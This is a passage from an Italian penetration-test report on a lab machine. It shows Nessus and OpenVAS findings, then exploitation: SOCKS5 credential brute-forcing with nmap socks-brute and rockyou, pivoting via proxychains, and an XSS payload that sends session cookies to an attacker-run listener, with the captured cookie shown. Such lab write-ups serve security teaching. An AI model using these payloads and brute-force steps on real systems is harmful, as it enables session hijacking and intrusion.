+ http://10.0.2.9/header.php (CODE:500|SIZE:0)
+ http://10.0.2.9/init.php (CODE:500|SIZE:0)

END_TIME: Tue May 21 09:41:16 2024
DOWNLOADED: 23060 - FOUND: 4
```

Figura 28 Dirb scansione con parametro -X

L'output evidenzia che c'è un file chiamato "*config.txt*" che risulta essere interessante perché potrebbe contenere informazioni utili per le prossime fasi.



```
← → ↺ 🏠 10.0.2.9/config.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Service-Access to camera-surveillance network: 192.168.1.0/24
..
Username: Prime
password: temppassword (changed regularly )
```

Figura 29 Output ricerca file config.txt

Dalla ricerca sul browser possiamo notare che viene puntata un'altra rete e ci restituisce un utente e una password.

Vulnerability Mapping

Questa fase, nota anche come Vulnerability Assessment è un processo di identificazione ed analisi dei problemi di sicurezza di un determinato asset, essa permette di individuare problemi di sicurezza legati a vulnerabilità conosciute.

NESSUS

Il primo tool utilizzato in questa fase è stato Tenable Nessus, ovvero un tool di vulnerability scanning molto diffuso in ambito cybersecurity che permette di effettuare scansioni su singole macchine target oppure su intere porzioni di rete.

Effettuiamo due tipi di scansioni:

- Basic Network Scan
- Web Application Tests

Basic Network Scan

La scansione della macchina è durata all'incirca 3 minuti e non ha evidenziato particolari criticità, infatti ha prodotto 2 risultati etichettati come MEDIUM e 21 risultati etichettati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.




Figura 30 Output Basic Network Scan

Sev	CVSS	VPR	Name	Family	Count		
MEDIUM	6.1	5.7	JQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1		
MEDIUM	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General	1		
INFO	---	---	HTTP (Multiple Issues)	Web Servers	2		
INFO			Nessus SYN scanner	Port scanners	2		
INFO			SOCKS Server Detection	Service detection	2		
INFO			Apache HTTP Server Version	Web Servers	1		
INFO			Backported Security Patch Detection (WWW)	General	1		
INFO			Common Platform Enumeration (CPE)	General	1		
INFO			Device Type	General	1		
INFO			Ethernet Card Manufacturer Detection	Misc.	1		
INFO			Ethernet MAC Addresses	General	1		
INFO			Host Fully Qualified Domain Name (FQDN) Resolution	General	1		
INFO			Inconsistent Hostname and IP Address	Settings	1		
INFO			JQuery Detection	CGI abuses	1		
INFO			Nessus Scan Information	Settings	1		
INFO			OS Identification	General	1		
INFO			Patch Report	General	1		
INFO			Service Detection	Service detection	1		
INFO			TCP/IP Timestamps Supported	General	1		
INFO			Traceroute Information	General	1		

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 12:40 PM
- End: Today at 12:43 PM
- Elapsed: 3 minutes

Vulnerabilities

- 2 MEDIUM
- 21 INFO

Figura 31 Elenco vulnerabilità

La prima criticità etichettata come MEDIUM è un JQuery 1.2 < 3.5.0 Multiple XSS (Figura 32).




Figura 32 Prima criticità Medium

Questa vulnerabilità [4] [5] consente a un malintenzionato di iniettare codice JavaScript dannoso in un sito web che utilizza la libreria JQuery nelle versioni comprese tra 1.2 e 3.5.0 esclusa. Lo script dannoso può essere utilizzato per rubare informazioni sensibili agli utenti, dirottarli su siti web dannosi o assumere il controllo dei loro account.

La seconda criticità etichettata come MEDIUM è un *ICMP Timestamp Request Remote Date Disclosure* (Figura 33).




Figura 33 Seconda criticità Medium

Questa vulnerabilità [6] sfrutta la risposta a una richiesta ICMP Timestamp per ottenere informazioni sul dispositivo di destinazione. L'informazione rilevata è la data impostata sul computer che riceve la richiesta.

Web Application Tests

La scansione della macchina è durata all'incirca 17 minuti e ha evidenziato particolari criticità, infatti ha prodotto 2 risultati etichettati come MEDIUM, 2 risultati LOW e 21 risultati etichettati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.




Figura 34 Output Web Application Tests

Sev	CVSS	VPR	Name	Family	Count	
<input type="checkbox"/> MEDIUM	6.1	5.7	JQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> LOW	2.6 *		Web Server Transmits Cleartext Credentials	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> LOW			Web Server Allows Password Auto-Completion	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Web Server Directory Enumeration	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Web Server Harvested Email Addresses	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			HTTP Methods Allowed (per directory)	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			HTTP Server Type and Version	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			HyperText Transfer Protocol (HTTP) Information	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header	CGI abuses	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Missing or Permissive X-Frame-Options HTTP Response Header	CGI abuses	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Nessus SYN scanner	Port scanners	2	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Apache HTTP Server Version	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			CGI Generic Injectable Parameter	CGI abuses	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			CGI Generic Tests Load Estimation (all tests)	CGI abuses	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			CGI Generic Tests Timeout	CGI abuses	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			External URLs	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			JQuery Detection	CGI abuses	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Nessus Scan Information	Settings	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Patch Report	General	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Web Application Cookies Not Marked Secure	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Web Application Potentially Sensitive CGI Parameter Detection	CGI abuses	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Web Application Sitemap	Web Servers	1	<input type="radio"/> <input type="checkbox"/>
<input type="checkbox"/> INFO			Web mirroring	Web Servers	1	<input type="radio"/> <input type="checkbox"/>

Figura 35 Elenco delle vulnerabilità

La prima criticità etichetta come MEDIUM è un *JQuery 1.2 < 3.5.0 Multiple XSS* (Figura 32).

La seconda criticità etichettata come MEDIUM è un *Web Application Potentially Vulnerable to Clickjacking* (Figura 36).

MEDIUM

Web Application Potentially Vulnerable to Clickjacking

< >

Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response. This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

See Also

<http://www.nessus.org/u/7399b1f56>
https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet
<https://en.wikipedia.org/wiki/Clickjacking>

Output

The following pages do not use a clickjacking mitigation response header and contain a clickable event :

- http://prime.worstwestern.com/
- http://prime.worstwestern.com/1-super-delux-rooms.html
- http://prime.worstwestern.com/2-super-delux-rooms.html
- http://prime.worstwestern.com/3-kenya
- http://prime.worstwestern.com/3-super-delux-rooms.html
- http://prime.worstwestern.com/4-deficity
- http://prime.worstwestern.com/4-super-delux-rooms.html

[more...](#)

To see debug logs, please visit individual host

Port	Hosts
80 / tcp / www	10.0.2.9

Figura 36 Criticità Medium

Questa debolezza [7] indica che il sito potrebbe essere suscettibile ad un **clickjacking**. Questo metodo di attacco inganna gli utenti facendogli cliccare su elementi nascosti o camuffati su un sito web, spesso portandoli a eseguire azioni involontarie come ad esempio condividere informazioni sensibili o cliccare su link dannosi.

La prima criticità etichettata come LOW è un *Web Server Transmits Cleartext Credentials* (Figura 37).

LOW

Web Server Transmits Cleartext Credentials

>

Description

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

Solution

Make sure that every sensitive form transmits content over HTTPS.

Output

Page : /login
Destination Page: /login

To see debug logs, please visit individual host

Port	Hosts
80 / tcp / www	10.0.2.9

Figura 37 Prima criticità Low

Questa debolezza indica che il server web sta inviando informazioni di login, come username e password, in un formato non crittografato. Questo rappresenta una grave vulnerabilità di sicurezza, poiché qualsiasi utente malintenzionato che intercetta il traffico di rete tra il browser e il server può facilmente rubare le credenziali degli utenti.

La seconda criticità etichettata come LOW è un *Web Server Allows Password Auto-Completion* (Figura 38).




Figura 38 Seconda criticità Low

Questa vulnerabilità indica che il sito web permette ai browser di salvare e suggerire automaticamente le password degli utenti.

OPENVAS

OpenVAS è un tool di vulnerability scanning molto diffuso in ambito cybersecurity che permette di effettuare scansioni su singole macchine target oppure su intere porzioni di rete, a differenza di Nessus ha una licenza GNU.

Per ottenere una panoramica più ampia è stata effettuata una scansione della macchina target anche con il tool OpenVAS e notiamo che in parte il risultato della scansione è simile al risultato della scansione su Nessus.




Figura 39 Grafico risultati OpenVAS

Il tool ha prodotto 16 risultati di cui uno classificato ad impatto medio, due classificati ad impatto basso e 13 di tipo log:

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Apache HTTP Server Detection Consolidation	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generaltcp	Thu, May 30, 2024 1:53 PM UTC
CGI Scanning Consolidation	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	80tcp	Thu, May 30, 2024 2:12 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	80tcp	Thu, May 30, 2024 2:12 PM UTC
CPE Inventory	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generalCPE-T	Thu, May 30, 2024 2:41 PM UTC
Hostname Determination Reporting	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generaltcp	Thu, May 30, 2024 2:41 PM UTC
HTTP Security Headers Detection	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	80tcp	Thu, May 30, 2024 2:18 PM UTC
HTTP Server Banner Enumeration	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	80tcp	Thu, May 30, 2024 2:08 PM UTC
HTTP Server type and version	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	80tcp	Thu, May 30, 2024 2:08 PM UTC
ICMP Timestamp Reply Information Disclosure	0.1 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generalicmp	Thu, May 30, 2024 2:06 PM UTC
Jquery Detection Consolidation	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generaltcp	Thu, May 30, 2024 2:18 PM UTC
OS Detection Consolidation and Reporting	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generaltcp	Thu, May 30, 2024 2:04 PM UTC
Services	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	80tcp	Thu, May 30, 2024 1:52 PM UTC
SOCKS Server Detection	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	1080tcp	Thu, May 30, 2024 2:07 PM UTC
SOCKS Server Detection	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	1080tcp	Thu, May 30, 2024 2:07 PM UTC
TCP Timestamps Information Disclosure	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generaltcp	Thu, May 30, 2024 2:00 PM UTC
Traceroute	0.0 (Low)	80 %	10.0.2.9	prime.worstwestern.com	generaltcp	Thu, May 30, 2024 2:00 PM UTC

Figura 40 Lista risultati OpenVAS

La vulnerabilità ad impatto medio rilevata è **Cleartext Transmission of Sensitive Information via HTTP**, ovvero l'host/applicazione trasmette informazioni sensibili (nome utente, password) in testo in chiaro tramite HTTP. OpenVAS suggerisce di imporre la trasmissione di dati sensibili tramite una connessione SSL/TLS crittografata ed inoltre, di assicurarsi che l'host/l'applicazione reindirizzi tutti gli utenti alla connessione SSL/TLS protetta prima di consentire l'inserimento di dati sensibili nelle funzioni menzionate.

La prima vulnerabilità ad impatto basso rilevata è **TCP Timestamps Information Disclosure**, ovvero l'host remoto implementa i timestamp TCP e pertanto consente di calcolare il tempo di attività. OpenVAS suggerisce di disabilitare i timestamp TCP su Linux aggiungendo la riga `'net.ipv4.tcp_timestamps = 0'` a `/etc/sysctl.conf` ed inoltre di eseguire `'sysctl -p'` per applicare le impostazioni in fase di runtime.

La seconda vulnerabilità ad impatto basso rilevata è **ICMP Timestamp Reply Information Disclosure (CVE-1999-0524 [6])**, ovvero l'host remoto risponde a una richiesta di timestamp ICMP con la data e l'ora corrente. OpenVAS suggerisce di disabilitare completamente il supporto per il timestamp ICMP sull'host remoto o di protegge l'host remoto con un firewall e bloccare i pacchetti ICMP che passano attraverso il firewall in entrambe le direzioni (completamente o solo per reti non attendibili).

Target Exploitation

Questa fase ha come scopo quello di sfruttare le vulnerabilità, rilevate durante le fasi precedenti del processo di penetration testing, al fine di ottenere il controllo del sistema o di evidenziare ulteriori vulnerabilità.

Nella Figura 28 è stato mostrato che è presente un file con delle credenziali d'accesso (Figura 29). Le credenziali presenti all'interno del file txt mostrano l'accesso ad una webcam che fa parte della sottorete 192.168.1.0/24 e fa riferimento alla rete del proxy sock5 che è stato trovato sulla porta 1080 durante la nmap effettuata sull'ip della macchina target(Figura 16).

CROSS-SITE SCRIPTING (XSS)

Il proxy sock5 richiede un'autenticazione con username e password ma quelle ricavate dal file non risultavano essere valide perciò è stato utilizzato lo script nmap `socks-brute` per trovare le credenziali corrette.

```

(root@kali)-[/]
└─# nmap --script socks-brute --script-args userdb=/tmp/users,passdb=/usr/share/wordlists/rockyou.txt -p 1080 10.0.2.9 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 13:10 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:10
Completed NSE at 13:10, 0.00s elapsed
Initiating ARP Ping Scan at 13:10
Scanning 10.0.2.9 [1 port]
Completed ARP Ping Scan at 13:10, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:10
Scanning prime.worstwestern.com (10.0.2.9) [1 port]
Discovered open port 1080/tcp on 10.0.2.9
Completed SYN Stealth Scan at 13:10, 0.02s elapsed (1 total ports)
NSE: Script scanning 10.0.2.9.
Initiating NSE at 13:10
NSE Timing: About 23.81% done; ETC: 13:17 (0:05:04 remaining)
Completed NSE at 13:12, 95.11s elapsed
Nmap scan report for prime.worstwestern.com (10.0.2.9)
Host is up (0.00048s latency).

PORT      STATE SERVICE
1080/tcp  open  socks
| socks-brute:
|   Accounts:
|   Prime:tinkerbell1 - Valid credentials
|   Statistics: Performed 7378 guesses in 84 seconds, average tps: 135.3
MAC Address: 08:00:27:26:69:8A (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
Initiating NSE at 13:12
Completed NSE at 13:12, 0.07s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 97.12 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)

```

Figura 41 Output Nmap socks-brute

Trovate le credenziali valide sono state inserite nel file *proxychains4.conf* (Figura 42).

```

[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks5 10.0.2.9      1080 Prime tinkerbell1

```

Figura 42 Modifica proxychains.conf

Per ottenere l'indirizzo ip del proxy è stata scansionata la rete 192.168.1.0 con nmap proxychains (Figura 43) ed è stato ottenuto l'ip 192.168.1.124.

```

root@kali:~# proxychains nmap 192.168.1.0/24

```

Figura 43 Comando scansione rete 192.168.1.0/24

Una volta ottenuto l'ip del proxy, è stata fatta una scansione per individuare le porte aperte utilizzando la *nmap* (Figura 44).

```

root@kali:~# proxychains nmap -Pn -sT -p22,80,443 192.168.1.124
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 13:44 EDT
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.1.124:443 ... OK
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.1.124:22 ←socket error or timeout!
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.1.124:80 ... OK
Nmap scan report for 192.168.1.124
Host is up (0.017s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

```

Figura 44 Nmap sul proxy

Lanciamo il comando (Figura 45) per aprire il browser Firefox in modo tale da instradare il traffico attraverso il proxy SOCKS5.

```

root@kali:~# proxychains firefox

```

Figura 45 Comando apertura del browser Firefox

Inserendo nella barra di ricerca l'indirizzo del proxy appena individuato veniamo reindirizzati ad una pagina di login (Figura 46).





Figura 46 Pagina di login del sito

L'accesso a questa pagina non può essere effettuato con le credenziali di accesso contenute all'interno del file *config.txt* perciò bisogna individuarle.

Il creatore della macchina target, nella descrizione ha sottolineato che è presente un cross-site scripting (XSS) quindi possiamo sfruttarlo per accedere.

È stato utilizzato un payload XSS che ruba i cookie di sessione, se presenti, e li invia al server controllato dall'attaccante.

È stata aperta prima un http temporaneo (Figura 47) e successivamente è stato inserito lo script (Figura 48) nella casella dello username e una password qualsiasi come ad esempio xxx.



```
root@kali:~# python3 -m http.server 80
```


Figura 47 Apertura HTTP temporaneo



```
<script>var x=new Image();x.src="http://10.0.2.4/?mycookies="+document['cookie'];document.body.appendChild(x);</script>
```

Figura 48 Script XSS

Viene ottenuto un cookie di sessione (Figura 49)



```
(root@kali)-[~]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.9 - - [14/Jun/2024 12:36:14] "GET /?mycookies=PHPSESSID=h285fhum3l2uekejh0tqqoio05 HTTP/1.1" 200 -
```

Figura 49 Cookie ottenuto

Una volta ottenuto il cookie di sessione, attraverso la console nella sezione *storage* (Figura 50) bisogna andare a sostituire il cookie attuale e successivamente aggiornare l'interfaccia.





Figura 50 Console

